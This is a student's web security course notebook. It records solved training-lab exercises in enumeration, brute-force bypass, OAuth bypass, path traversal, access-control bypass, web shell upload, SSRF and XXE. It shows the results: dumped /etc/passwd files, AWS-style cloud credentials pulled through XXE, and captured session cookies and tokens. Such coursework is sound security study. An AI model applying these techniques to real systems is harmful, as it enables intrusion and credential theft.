


# Lab Notebook #1

Bradley Thompson [odin: bradlet2] | CS 595 | Winter 2022

<b>Section 1.2</b>	<b>1</b>
getSequentials timed run	1
getMulti timed run	2
Plot getMulti on fetched urls	2
Async version	2
<b>Section 1.3</b>	<b>3</b>
Login request inspection (my dev tools had payload as a separate tab from headers):	3
Login to enumerated account	3
Broken Brute Force IP Protection	4
Account lock enumeration	5
Oauth Authentication Bypass	6
<b>Section 1.4 (Skip – Is Hw1)</b>	<b>8</b>
<b>Section 1.5</b>	<b>8</b>
<b>Section 1.6</b>	<b>17</b>
<b>Section 1.7</b>	<b>19</b>

## Section 1.2

getSequentials timed run




```
bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson$ bradlet2
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project/venv/bin/python
Function returned: ['<title>Portland State University - PSU | Portland OR</title>', '<title>Oregon CTF</title>']
0.73
Process finished with exit code 0
```

## getMulti timed run

[illegible]

## Plot getMulti on fetched urls



## Async version

```
bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson$ bradlet2
```

```
/home/bradlet/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project/venv/bin/python /home/  
Function returned: ['<title>YouTube</title>', '<title>YouTube</title>', '<title>Google Scholar</title>', '<title>Sign in  
Async version: 4.00
```

## Section 1.3

Login request inspection (my dev tools had payload as a separate tab from headers):

**Web Security Academy**

Username enumeration via different responses

LAB Not solved

Back to lab description >>

Home | My account

Login

Invalid username

Username

Password

Log in

Network

login

labHeader.js

logoAcademy.svg

ps-lab-notsolved.svg

academyLabHeader

Form Data

view source

view URL-encoded

username: bradlet2

password: bradlet2

Login to enumerated account

```
username is test
Password: pepper
```

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

### My Account

Your username is: test

Your email is: test@test.net

Email

[Update email](#)

### Broken Brute Force IP Protection

```
/Users/bradleythompson/Projects/w22websec-bradley-thompson/person
Password: 1111
```

Congratulations, you solved the lab!

Congratulations, you solved the lab!

## My Account

Your username is: carlos

Email

bradlet2

Update email

Account lock enumeration

```
/Users/bradleythompson/Projects/w22websec-bradley-thompson/p
username is ad
Password:  andrew
```

Congratulations, you solved the lab!



## My Account

Your username is: ad

Your email is: ad@ad.net

Email

bradlet2

Update email

## Oauth Authentication Bypass

1. What is the DNS name of the identity provider?  
> Oauth-ac581f151ea089ddc01f3a0802bc00d5.web-security-academy.net
2. What is the client\_id that is sent to the identity provider as a URL parameter?  
> etax2eosexga6epqfs632
3. What is the value of the redirect\_uri (e.g. the client application's callback URL) that the identity provider will send the user back to after authentication and consent is performed?  
> https://ac7d1fda1ef5896fc0593a3d00a80088.web-security-academy.net/oauth-callback
4. What scopes are being requested by the client application for the user to authorize?  
> openid, profile, email
5. What kind of response\_type is being requested from the identity provider?  
> token

Next section of questions..

- What is the Location the user is sent to that implements the authentication login form on the identity provider's site?

Keep-Alive: timeout=5

Location: /interaction/GADkK-4jdW2FNXdgjoFH7

Pragma: no-cache

- What is URL is the form data sent to when the user logs in as specified in the `action` attribute of the form?

> /interaction/GADkK-4jdW2FNXdgjoFH7/login

- What is the URL the form is sent to?

> [https://oauth-acd61f141e86b46fc0dd3ce602820093.web-security-academy.net/interaction/OreCwnnH9iG\\_uFCMbkc\\_u/login](https://oauth-acd61f141e86b46fc0dd3ce602820093.web-security-academy.net/interaction/OreCwnnH9iG_uFCMbkc_u/login)

- What is the access token the user will relay to the client application via its oauth callback URL?

> GcekQxKXhoXg8G9vff7eQcasvYnNVvgORcyeoymwgku

- What is the email address associated with the wiener account?

> [wiener@hotdog.com](mailto:wiener@hotdog.com)

- What is the function of the first two `const` lines?

> Grabs the hash fragment from the request URL and then parses it into a list of key/value pairs. Grabs the value for key "access\_token".

- What content is being retrieved from the identity provider in the first `fetch`?

> email and 'sub' (username?)

- What 3 values are being sent to the client application in the second `fetch`?

> email, username/sub and auth token from initial user that we had credentials for.

- What location is the user redirected to at the end of the implicit flow?

> base path '/'

Congratulations, you solved the lab!



```
bradleythompson — -bash — 80x24
Last login: Thu Jan 20 08:38:29 on ttys001
[bradleythompson] ~ $ bradlet2
```

## Section 1.4 (Skip – Is Hw1)

## Section 1.5

Simple

```
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project$ python3 1.5/SimpleFPT.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001:~/home/peter:/bin/bash
carlos:x:12002:12002:~/home/carlos:/bin/bash
user:x:12000:12000:~/home/user:/bin/bash
elmer:x:12099:12099:~/home/elmer:/bin/bash
academy:x:10000:10000:~/home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:~/nonexistent:/usr/sbin/nologin
```

Absolute



```
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project$ python3 1.5/AbsoluteFPT.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
academy:x:10000:10000:./home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:./nonexistent:/usr/sbin/nologin
```

## Non-Recursive

```
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project$ python3 1.5/NonRecursiveFPT.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
academy:x:10000:10000:./home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:./nonexistent:/usr/sbin/nologin
```

## Url Decode

```
(venv) bradlet@bradletBox:~/Projects/winter2022pdx/w22websec-bradley-thompson/personal_work_dir/pycharm_project$ python3 1.5/UrlDecodeVulnerability.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
academy:x:10000:10000:./home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:./nonexistent:/usr/sbin/nologin
```

## Start of path vulnerability

```
(venv) Bradleys-MacBook-Air:pycharm_project bradleythompson$ python3 1.5/StartOfPathAttack.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
academy:x:10000:10000:./home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:./nonexistent:/usr/sbin/nologin
```

## Null Character Insertion attack

```
(venv) Bradleys-MacBook-Air:1.5 bradleythompson$ python3 NullCharInsertionAttack.py
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
```

## Unprotected Admin



Unprotected admin functionality

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

bradleythompson -- -bash -- 80x24

Last login: Mon Jan 24 07:52:10 on ttys000

Bradleys-MacBook-Air:~ bradleythompson\$ bradlet2

[My account](#)

## Unprotected Admin By Obscurity



Unprotected admin functionality with unpredictable URL

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)


bradleythompson -- -bash -- 80x24

Last login: Mon Jan 24 07:52:10 on ttys000

Bradleys-MacBook-Air:~ bradleythompson\$ bradlet2

[My account](#)

User role controlled by cookie



User role controlled by request parameter

LAB Solved

Back to lab description >>


Congratulations, you solved the lab!

Share your skills! Continue learning >>

Admin interface only available if logged in as

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Modify role via change email request



User role can be modified in user profile

LAB Solved

Back to lab description >>


Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Using X-Original-URL



URL-based access control can be circumvented

LAB Solved

Back to lab description >>


Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | Admin panel | My account

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Use GET instead of POST



Method-based access control can be circumvented

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

User

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Request param user id to retrieve API key

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson -- -bash -- 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#) | [My account](#) | [Log out](#)

Request param with abstracted user ID to retrieve API key

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson -- -bash -- 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#) | [My account](#) | [Log out](#)

Use python to avoid redirect to grab api key from response

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson -- -bash -- 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#) | [My account](#) | [Log out](#)

Deleted carlos by finding admin password in response

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

User deleted successfully!

Users

wiener - [Delete](#)

```
bradleythompson -- -bash -- 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#) | [Admin panel](#) | [My account](#)

Use previous chat session to login as Carlos

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

My Account

Your username is: carlos

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Multi step admin panel skip with confirmed: true



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

Login

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Use referrer exploit



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

User

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

Cause exception to view stack trace

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#)

Use commented out debug url to get key from env var

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#)

Find database password in backup source

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

```
bradleythompson — -bash — 80x24
Last login: Mon Jan 24 07:52:10 on ttys000
Bradleys-MacBook-Air:~ bradleythompson$ bradlet2
```

[Home](#)

WFP1

```
exploit.php
hacker.jpg
```


Last line of the output: hacker.jpg

Return value: 0

Tried same script for 2nd exercise

NO PHP

Used 'phtml'



/var/www/upload/images

Last line of the output: /var/www/upload/images


Return value: 0

## File Upload (1)

What are the names of the form fields that are hidden?

> 'user' and 'csrf'

Picture of hello.txt on ctf servers



Hello world!

Remote code execution

WebSecurity Academy

Remote code execution via web shell upload


LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)




[Home](#) | [My account](#)

Remote code execution with blocked file types

```
(venv) Bradleys-MacBook-Air:1.5 bradleythompson$ python3 ScriptSomethingExploitv2.py
Sorry, file type is not allowed
Only image/jpeg and image/png are allowed
Sorry, there was an error uploading your file.<p><a href="/my-account" title="Return to previous page">< Back to My Account</a></p>
(venv) Bradleys-MacBook-Air:1.5 bradleythompson$
```




Lied about content type so that script was still ran, level completion:




Web shell upload via Content-Type restriction bypass

Back to lab description >>


LAB Solved 

Congratulations, you solved the lab!




## Section 1.6

Attempt admin path



Basic SSRF against the local server

Back to lab description >>

LAB Not solved 


[Home](#) | [My account](#)

Admin interface only available if logged in as an administrator, or if requested from loopback

Content-type req header

**Request URL:** https://acdf1fec1ef6373ac024081d005a0054.web-security-academy.net/product/stock

**Request Method:** POST

**Status Code:**  200 OK

**Remote Address:** 18.200.141.238:443

**Referrer Policy:** strict-origin-when-cross-origin

**Response Headers** [View source](#)

Connection: close

Content-Encoding: gzip

Content-Length: 23

Content-Type: text/plain; charset=utf-8

**Request Headers** [View source](#)

Accept: \*/\*

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9


Connection: keep-alive

Content-Length: 107


Content-Type: application/x-www-form-urlencoded

Cookie: session=TEVl5GTZbBroATS1VR0a0D0eeCzc7I79

Payload



Use ssrf to delete carlos




### Basic SSRF against the local server


Back to lab description >>

LAB Solved

Congratulations, you solved the lab!



Ssrf part 2




### Basic SSRF against another back-end system


Back to lab description >>

LAB Solved

Congratulations, you solved the lab!



Ssrf part 3




### SSRF with blacklist-based input filter

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!




Ssrf part 4

<https://acae1f2f1f2e9341c06e142d008400c7.web-security-academy.net/product/nextProduct?currentProductId=1&path=/product?productId=2>

> product/nextProduct implements redirect

> parameter `path` used for redirect




### SSRF with filter bypass via open redirection vulnerability

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!



Ssrf blind / out of band



Congratulations, you solved the lab!

[Learning >>](#)

Folding Gadgets

[Home](#)

## Section 1.7

### Xxe 1

```
(venv) Bradleys-MacBook-Air:1.7 bradleythompson$ python3 xxe1.py
"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
peter:x:12001:12001:./home/peter:/bin/bash
carlos:x:12002:12002:./home/carlos:/bin/bash
user:x:12000:12000:./home/user:/bin/bash
elmer:x:12099:12099:./home/elmer:/bin/bash
```

### Xxe 2



Congratulations, you solved the lab!

[Learning >>](#)[Home](#)

```
(venv) Bradleys-MacBook-Air:1.7 bradleythompson$ python3 xxe2.py
{"Invalid product ID: {
  "Code" : "Success",
  "LastUpdated" : "2022-01-24T20:35:42.762880414Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "Y3QZAQbAHTBT1GB7MYz2",
  "SecretAccessKey" : "BK7EQAW007CHrrzQqLqsPnDtvhavM2TXQ8A3WgYb",
  "Token" : "FqU6bRsPaVT2RLFUbb0JeFaTqnwBmHMjVscCbDj7CIsaFQhnYBNA8j4MqDjffFyANxnXMXeD8ewgWY2HaNpoqrUMi
051v1ABedQnPbeo1eRKeKkaW92g3T4LjumYUizSPtT0x6v2vcDjWHSxH6KHqLqXoNRVMC560XmFjnPXpBI9ERhup1HgP0CaE8",
  "Expiration" : "2028-01-23T20:35:42.762880414Z"
}."
```

### Xxe 3

```
(venv) Bradleys-MacBook-Air:1.7 bradleythompson$ python3 xxe3.py
{"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
